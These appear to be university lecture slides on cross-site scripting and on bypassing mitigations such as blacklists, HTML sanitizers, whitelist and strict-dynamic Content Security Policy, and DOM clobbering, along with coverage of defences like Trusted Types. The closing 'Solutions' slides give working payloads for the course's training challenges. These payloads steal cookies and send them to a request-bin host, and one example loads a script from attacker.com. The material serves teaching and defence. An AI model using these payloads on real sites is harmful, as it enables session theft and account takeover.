Cross-site Scripting Attacks

(and how to bypass modern mitigations)

Marcello Pogliani
marcello.pogliani@polimi.it


Politecnico di Milano Advanced Cybersecurity Topics | A.Y. 2019/2020

Cross-site Scripting (XSS)

```
<?php

echo '<p>' . $_GET['param'] . '</p>';

?>
```



```
http://example.com/page.php?param=<script>alert(document.cookie);</script>
```

=

```
<p><script>alert(document.cookie);</script></p>
```

Types of XSS

Stored

malicious payload stored in the server (DB, disk, email, ...)

Reflected

payload injected with the request made by the user

DOM-based

Payload injected in DOM client-side (and may never see the server at all)

server-side

client-side

DOM XSS: sinks

DOM Manipulation

innerHTML

setAttribute

document.write()

Jquery's $(...).html()

...

Code evaluation

eval()

new Function()

setTimeout()

Script creation

s = createElement('script');
s.src = ...

DOM XSS: (real world) example


```
https://sandbox.open-xchange.com/guard/reader/reader.html?templid=%27%22%3E%3Cscript%3Ealert%28%27XSS%20@%20%27%2bdocument.domain%29%3C%2fscript%3E
```

↓

```
'"><script>alert('XSS @ '+document.domain)</script>
```

```
./guest-reader/scripts/reader.js

[...]
templid = getURLParameter("templid");
if (templid == null) {    // If no template ID, see if we have a
default from config.js
    [...]
}
if (templid !== null) {
    $('head').append('<link rel="stylesheet" type="text/css"
href="./templates/' + templid + '-style.css">');
}
[...]
```



Example from: https://hackerone.com/reports/158853

Why is XSS harmful?

Cookie stealing (mitigated by `HTTPOnly`)

Do any action in the attacked webapp

Data exfiltration

Defacement

Phishing

Preventing XSS

Whitelisting

Escaping (for strings)

HTML sanitization (and good luck)

Preventing XSS: Blacklisting and blacklist bypass

From Computer Security 101:

- There’re a lot of ways to execute scripts besides <script> and javascript: URLs
- Enumerating badness is, generally speaking, bad
- Blocking numbers, (some) special characters, ... may not be enough

Example: JSFuck (i.e., Brainfuck in Javascript)

- The characters !, [,], +, (,) are enough to write any JavaScript program
- There's a handy JSFuck compiler here: http://www.jsfuck.com/
- Example (writing numbers without numbers):
  - `1` == `+!+[]`
  - `1` == `-~[]`

Preventing XSS: Escaping - the need of context

```
<body>
  <span style="color:{{ USER_COLOR }};">
    Hello {{ USERNAME }}, view your <a href="{{ USER_ACCOUNT_URL }}">Account</a>.
  </span>
  <script>
    var id = {{ USER_ID }};
    alert("Your user ID is: " + id);
  </script>
</body>
```

Note: Modern web frameworks provide **contextual auto-escaping template** systems that can help

Example from https://www.google.com/about/appsecurity/learning/xss/#TemplateSystems

Context Issues: Example

Untrusted data

```
var escapedCat = escaper.htmlEscape(category);
var jsEscapedCat = escaper.escapeString(escapedCat);
catElem.innerHTML = '<a onclick="createCategoryList(\'' +  jsEscapedCat +
'\')">' + escapedCat + '</a>';
```

```
category = ');attackScript();//
```

```
escapedCat = &#39;);attackScript();//
```

```
jsEscapedCat = &#39;);attackScript();//
```

Example from: C. Kern, *Securing the Tangled Web*, CACM September 2014

Context Issues: Example

```
catElem.innerHTML = '<a onclick="createCategoryList(\'' +
&#39;);attackScript();// + '\')">' + &#39;);attackScript();// + '</a>';
```

```
<a
onclick="createCategoryList(\'&#39;);attackScript();//\')">&#39;);attackScript(
);//</a>';
```

Browser decodes ' to ', and executes

```
createCategoryList('');attackScript();//')
```

In this case, calling **`escapeHtml`** before **`escapeString`** was **wrong** (escaping in the wrong context)

RECALL from C.S. 1

Demo: bypassing a simple blacklist

http://blacklist.training.ctf.necst.it/pwcheck.php

Request Bin @ https://requestbin.training.ctf.necst.it
Checker @ http://checker.training.ctf.necst.it/checker.php
Goal: read the checker's cookie, which is not HTTPOnly

Preventing XSS: HTML Sanitization

Sometimes, there's legitimate need of having untrusted HTML code in web pages (e.g., e-mail clients)

HTML Sanitizers - examples:

- DOMPurify [JS]
- HTML Sanitizer from Google Closure library [JS]
- OWASP Java HTML Sanitizer [Java]

Bypassing HTML Sanitizers with script gadgets

A script gadget is a piece of JavaScript code which reacts to the presence of specifically formed DOM content

```
<div data-role="button" data-text="I am a button"></div>

<script>
   var buttons = $("[data-role=button]");
   buttons.html(buttons[0].getAttribute("data-text"));
</script>
```

script gadget


Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Script gadgets

Harmless HTML markup

```
<div data-role="button" data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>
```

```
<script>
   var buttons = $("[data-role=button]");
   buttons.html(buttons[0].getAttribute("data-text"));
</script>
```



Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Script gadgets

- At its essence, the (combination of) script gadgets **transforms** a piece of benign HTML code in the DOM into executable code
- Mitigations (e.g., CSP, HTML sanitizers) may leave the HTML code as is, and rightfully so (it was benign code!). Thanks to the presence of the script gadget, the code is rendered executable

Example: Bootstrap (tooltip element)


```
<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'>
```

```
setContent() {
  //...
  this.setElementContent(SelectorEngine.findOne(Selector.TOOLTIP_INNER, tip), this.getTitle())
}
```

```
setElementContent(element, content) {
  // ...

  if (this.config.html) {
    if (this.config.sanitize) {
      content = sanitizeHtml(content, this.config.whiteList,
this.config.sanitizeFn)
    }

    element.innerHTML = content
  } else {
    element.innerText = content
  }
}
```

Bypasses HTML sanitizers
(if data- attributes allowed)

Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Mitigating XSS: In-browser XSS Filters

- Attempt to mitigate **reflected XSS**
- Implemented in Chrome (XSS Auditor) and IE/Edge
- They can be bypassed in various cases, and are mostly deprecated (https://groups.google.com/a/chromium.org/forum/#!msg/blink-dev/TuYw-EZhO9g/bIGViehIAwAJ)

XSS Auditor (removed since Chrome 78)




Figure 6: XSSAuditor Architecture

This page isn’t working

Chrome detected unusual code on this page and blocked it to protect your personal information (for example, passwords, phone numbers, and credit cards).

Try visiting the site's homepage.

ERR_BLOCKED_BY_XSS_AUDITOR

Issue 968591: OWP Launch tracking bug: Deprecate and Remove XSSAuditor

Reported by tsepez@chromium.org on Thu, May 30, 2019, 8:02 PM GMT+2 Project Member

TL:DR
Bypasses abound.
It prevents some legit sites from working.
Once detected, there’s nothing good to do.
It introduces cross-site info leaks.
Fixing all the info leaks has proven difficult.

D. Bates et al., *Regular Expressions Considered Harmful in Client-Side XSS Filters*, WWW 2010

Mitigating XSS: Content Security Policy

- Allows to define a **policy** to specify exactly what resources can be executed
- Resources:
  - scripts (`script-src`)
  - images (`image-src`)
  - stylesheets (`style-src`)
  - fonts (`font-src`)
  - form actions (`form-actions`)
  - ...
- Current version: CSP level 3, not fully supported by all browsers (Chrome and Firefox only)

Content Security Policy (for XSS): two “styles”

- **Whitelist**-based approach
  - specify the sources of scripts that can be executed
- **Nonce**-based approach
  - specify exactly which scripts to allow

Whitelist-based CSP

```
Content-Security-Policy: default-src http://example.com;
object-src 'none'
```

<script src="http://example.com/scripts/a.js"></script>

<script src="http://google.com/script/b.js"></script>

<script>alert(1)</script>

<img src=x onerror="alert(1)">

Whitelist-based CSP

```
Content-Security-Policy: default-src 'none'; object-src 'none';
script-src https://ajax.googleapis.com 'self';
```

- Allow all the scripts hosted on the same domain or on the domain ajax.googleapis.com

Whitelist-based CSP

Some special keywords:

- `unsafe-inline` allows inline scripts
  (DO NOT USE: trivially bypassable!)

- `unsafe-eval` allows eval()

Issues of whitelist-based CSPs

- A 2016 study found that >95% of the Web's whitelists are automatically bypassable
- This is due to JS libraries that allow easy bypass being hosted on popular CDNs
- Also, whitelists are hard to maintain...

Bypassing whitelist-based CSP

We'll see two methods:

- **JSONP** endpoints
- **CDNs** that host libraries with unsafe **expression languages**

JSONP

- JSONP: “JSON with Padding”
  - it is neither JSON nor it has padding
- Bypass of the same origin policy for cross-origin requests, exploiting the fact that cross-origin script execution is allowed by the SOP
  - Please, use CORS if you need cross-origin requests!!!

```
<script src="https://endpoint-jsonp.example.org?callback=f">
```

```
f({
    'data' : 'something'
})
```

JSONP and Whitelist = bypass

```
Content-Security-Policy: script-src 'self' https://whitelisted.com;
object-src: 'none'
```

If whitelisted.com contains a JSONP endpoint, bypass with:

```
<script src="https://whitelisted.com/jsonp?callback=alert">
```

```
<script src="https://whitelisted.com/jsonp?callback=alert(1);
nastyFunction();">
```

(**SOME**)

Known list of JSONP endpoints: https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt or https://github.com/google/csp-evaluator/blob/master/whitelist_bypasses/jsonp.js

Expression languages

- Modern JavaScript frameworks often include **expression languages**
- According to how the expression parser it’s built, it might be abused to execute otherwise disallowed scripts
- Idea: rely on existing expression parsers or evaluators

AngularJS 1.x expressions

Interpolation bindings

```
<span title="{{ attrBinding }}">{{ textBinding }}</span>
```

Directive attributes

```
... ng-click="functionExpression()" ...
```

There’s a sandbox, deprecated since Angular.JS 1.6

Bypassing CSP with Angular JS 1.x

```
Content-Security-Policy: script-src 'self' https://whitelisted.com;
object-src: 'none'
```

```
<script
src="https://whitelisted.com/angularjs/1.1.3/angular.min.js
"></script>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Demo: CSP whitelisting bypass

http://babycsp.training.ctf.necst.it
http://csp.training.ctf.necst.it

Request Bin @ https://requestbin.training.ctf.necst.it
Checker @ http://checker.training.ctf.necst.it
Goal: read the checker's cookie, which is not HTTPOnly

Nonce and hash-based CSP

```
Content-Security-Policy: default-src 'none' object-src 'none'
script-src 'nonce-r4nd0m'
```

- Scripts not allowed unless “nonced”

<script src="..." nonce="r4nd0m">

It is possible also to specify the hash of the included scripts (hash-<algorithm>-<base64-value>)

Nonce and hash-based CSP

Problem: event handlers are not allowed

e.g., <img src="..." onload="doSomething()">

`unsafe-hashes` allows to whitelist specific event handlers **by hash**.

Nonce and hash-based CSP

- Problem: some scripts load, in turn, other scripts
- Such scripts don’t have the nonce => aren’t trusted
- We can’t allow arbitrary script generation either, otherwise would leave out a lot of DOM-based XSS sinks (e.g., innerHTML)
- Solution: dynamically *propagate* the trust to generated scripts **if** inserted explicitly in the DOM, not by a parser
- To enable this behaviour: `strict-dynamic`

Strict-dynamic Example

```
Content-Security-Policy: script-src 'nonce-r4nd0m' 'strict-dynamic'
```

NOT ALLOWED

```
<script nonce="r4nd0m">
  document.write('<script
src="/path/to/script.js">');
</script>
```

```
<script nonce="r4nd0m">
  var s = document.createElement('script');
  s.src = "/path/to/script.js";
  document.head.appendChild(s);
</script>
```

ALLOWED with strict-dynamic

Limitations of 'strict-dynamic'

Bypassable if

```
<script nonce="r4nd0m">
  var s = document.createElement('script');
  s.src = user_input + "/script.js";
  document.head.appendChild(s);
</script>
```

nonce-based + strict-dynamic: why

- Mitigates reflected and stored XSS
- Does not mitigate all types of DOM-based XSS
- Little refactoring required
- Works also if you don’t control all the JavaScript code

(nonce-only is more secure, as every script needs to be explicitly marked as trusted, but harder to deploy)

Strict-dynamic policy example (Gmail)

```
content-security-policy: script-src 'report-sample'
'nonce-o5MfroVocO9EmHq7z1g58A' 'unsafe-inline' 'strict-dynamic' https: http:
'unsafe-eval';object-src 'none';base-uri 'self';report-uri
https://mail.google.com/mail/cspreport
```

- Note: for compatibility with CSP2, in a CSP3-enabled browser (i.e., strict-dynamic support), the whitelist is ignored if strict-dynamic is present
- unsafe-inline is ignored if nonce- is present

Bypassing strict-dynamic - Example: require.js

data-main Entry Point


§ 1.2

The data-main attribute is a special attribute that require.js will check to start script loading:

```
<!--when require.js loads it will inject another script tag
    (with async attribute) for scripts/main.js-->
<script data-main="scripts/main" src="scripts/require.js"></script>
```

You will typically use a data-main script to set configuration options and then load the first application module. Note: the script tag require.js generates for your data-main module includes the async attribute. This means that **you cannot assume that the load and execution of your data-main script will finish prior to other scripts referenced later in the same page.**

Examples: require.js




```
req.load = function (context, moduleName, url) {
    var node = document.createElement('script');
    node.type = config.scriptType || 'text/javascript';
    node.charset = 'utf-8';
    node.async = true;

    node.setAttribute('data-requirecontext', context.contextName);
    node.setAttribute('data-requiremodule', moduleName);

    node.src = url;
        if (baseElement) {
            head.insertBefore(node, baseElement);
        } else {
            head.appendChild(node);
        }
        currentlyAddingScript = null;

        return node;
    }
};
```

Examples: require.js

data-main

```
req.load = function (context, moduleName, url) {
    var node = document.createElement('script');
    node.type = config.scriptType || 'text/javascript';
    node.charset = 'utf-8';
    node.async = tru
    node.setAttribut
    node.setAttribute('data-requiremodule', moduleName);

    node.src = url;
        if (baseElement) {
            head.ins
        } else {
            head.appendChild(node);
        }
        currentlyAddingScript = null;

        return node;
    }
};
```

```
<script data-main='data:1,alert(1)' src='require.js'></script>
```

```
<script src='data:1,alert(1)' async='true'>
```

Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Recall: CSP3 and dynamic trust propagation

- `unsafe-eval` propagates trust (i.e., the nonce) to scripts generated dynamically through DOM-safe APIs
- but... `document.createElement('script')` is a non-parser-inserted API!
- The script we just added is trusted => generic bypass for unsafe-eval when the webapp imports require.js

..... :-(

Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Moar examples: Knockout

```
<meta http-equiv=content-security-policy content="script-src 'nonce-random' 'unsafe-eval'
'strict-dynamic'; ">

<script nonce="random" src="https://code.jquery.com/jquery-3.1.1.js"></script>
<script nonce="random"  src="http://knockoutjs.com/downloads/knockout-3.4.1.debug.js"></script>

<!-- xss -->
<div data-bind="html:'<script src=&quot;//attacker.com/sploit.js&quot;></script>'"></div>
<!-- xss -->

<script nonce="random">
  ko.applyBindings();
</script>
```

Binding name

Binding value

https://knockoutjs.com/documentation/html-binding.html

KO clears the previous content and then sets the element's content to your parameter value using jQuery's html function **or by parsing the string into HTML nodes and appending each node as a child of the element**, if jQuery is not available.

Another example: JQuery

```
<meta http-equiv=content-security-policy content="script-src 'nonce-random' 'unsafe-eval'
'strict-dynamic'; ">
<script nonce="random" src="https://code.jquery.com/jquery-3.1.1.js"></script>
<script nonce=random>
$(document).ready(function(){
    // code taken from http://api.jquery.com/after/
    $( ".container" ).after( $( ".child" ) );
});
</script>
<body>

<!-- xss -->
<form class="child"><input name="ownerDocument"/><script>alert(1);</script></form>
<!-- xss -->
<p class="container"></p>
</body>
```

Example from: S. Lekies et al., *Breaking XSS mitigations via Script Gadgets*, BlackHat USA 2017

Demo: CSP strict-dynamic bypass

http://strict_csp.training.ctf.necst.it

Request Bin @ https://requestbin.training.ctf.necst.it
Checker @ http://checker.training.ctf.necst.it
Goal: read the checker's cookie, which is not HTTPOnly

DOM Clobbering

```
<form id="a"> <input id="appendChild" /> </form >

<div id="c"></div>
```

`window.a` or `a` - `[object HTMLFormElement]`

`window.c` or `c` - `[object HTMLDIVElement]`

`a.appendChild` - `[object HTMLInputElement]`

Note: this is partially browser-specific. See https://paper.seebug.org/papers/Archive/browser-security-whitepaper.pdf

DOM Clobbering / 2

```
<a id="element" name="el1" href="http://polimi.it">

<a id="element" name="el2" href="http://example.com">
```

```
> window.element
< ▼HTMLCollection(2) [a#element, a#element, element: a#element, el1: a#element, el2: a#element]
    ▶0: a#element
    ▶1: a#element
     length: 2
    ▶el1: a#element
    ▶el2: a#element
    ▶element: a#element
    ▶__proto__: HTMLCollection
```

Note: this is partially browser-specific. See https://paper.seebug.org/papers/Archive/browser-security-whitepaper.pdf

Demo: DOMPurify bypass with DOM clobbering

https://securitymb.github.io/xss/1/?xss=

Future outlook: Trusted Types

Type-safe API for DOM sinks

```
Content-Security-Policy: trusted-types *
```

```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];
// typeof templateId == "string"
document.head.innerHTML += templateId // Throws a TypeError.
```

Can't be a string
Needs to be a TrustedHTML type

Example from: https://developers.google.com/web/updates/2019/02/trusted-types

Future outlook: Trusted Types

```
Content-Security-Policy: trusted-types *
```

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[0-9a-z-]$/.test(tpl)) {
      return `<link rel="stylesheet" href="./templates/${tpl}/style.css">`;
    }
    throw new TypeError();
  }
});

const html =
templatePolicy.createHTML(location.hash.match(/tplid=([^;&]*)/)[1]);
// html instanceof TrustedHTML
document.head.innerHTML += html;
```

Template Policies are the only functions allowed to create Trusted Types from scratch
→ reduce the attack surface to review

Example from: https://developers.google.com/web/updates/2019/02/trusted-types

Thanks!
Questions?

marcello.pogliani@polimi.it
@mapogli

References

- S. Lekies et al., *Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets*, CCS 2017
- L. Weichselbaum et al., *CSP is dead, long live CSP! On the insecurity of whitelists and the future of content security policy*, CCS 2016
- Trusted Types, Draft W3C Community Group, https://w3c.github.io/webappsec-trusted-types/dist/spec/
- C. Kern et al., *Securing the Tangled Web*, CACM, September 2014

Solutions: blacklist bypass

http://blacklist.training.ctf.necst.it/pwcheck.php

http://blacklist.training.ctf.necst.it/pwcheck.php?q=%3C%3Cx%3Einput%20onfocus=eval(decodeURI(document.location.hash.substr(-~[])))%20autofocus%3E#i=document.createElement('img');i.src='https://requestbin.training.ctf.necst.it/15x5hlx1/'+btoa(document.cookie);body.appendChild(i)

Solutions: Whitelist bypass (via JSONP)

<script src='https://accounts.google.com/o/oauth2/revoke?callback=document.location="https://requestbin.training.ctf.necst.it/1bvb73r1/"%2bdocument.cookie;a'></script>

Solutions: CSP

```
<script
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.1.3/angular.min.js"></sc
ript><div ng-app ng-csp id=p
ng-click="d=$event.view.document;i=d.createElement('form');i.action='https://r
equestbin.training.ctf.necst.it/vcu22qvc/'+d.cookie;d.body.appendChild(i);i.sub
mit()"><script async
src="https://ajax.googleapis.com/jsapi?callback=p.click"></script>
```

Solutions: Strict CSP

```
<script
data-main="data:,f=document.createElement('form');f.acti
on=document.location.hash.substr(1)+btoa(document.coo
kie);document.body.appendChild(f);f.submit()"></script>
```

document.location.hash:
#https://requestbin.training.ctf.necst.it/asdasda/

Solutions: DOM Clobbering

```
<form ID="CONFIG"><input name="test"></form>

<a id="testPath" name="protocol"
href="https://pastebin.com/how-can-i-escape-this%2f..%2fraw/">

<a id="testPath" name="host" href="#">
```

Pay attention: double encoding in the URL

Solutions: DOM Clobbering

http://clobber.training.ctf.necst.it/chall.php?inj=%3Cform%20id=%22CONFIG%22%3E%3Cinput%20name=%22test%22%3E%3C/form%3E%3Ca%20id=%22testPath%22%20name=%22protocol%22%20href=%22https://pastebin.com/how-can-i-escape-this%252f..%252fraw/7SsVY2JR?%22%3E%3Ca%20id=%22testPath%22%20name=%22host%22%20href=%22aaa%22%3E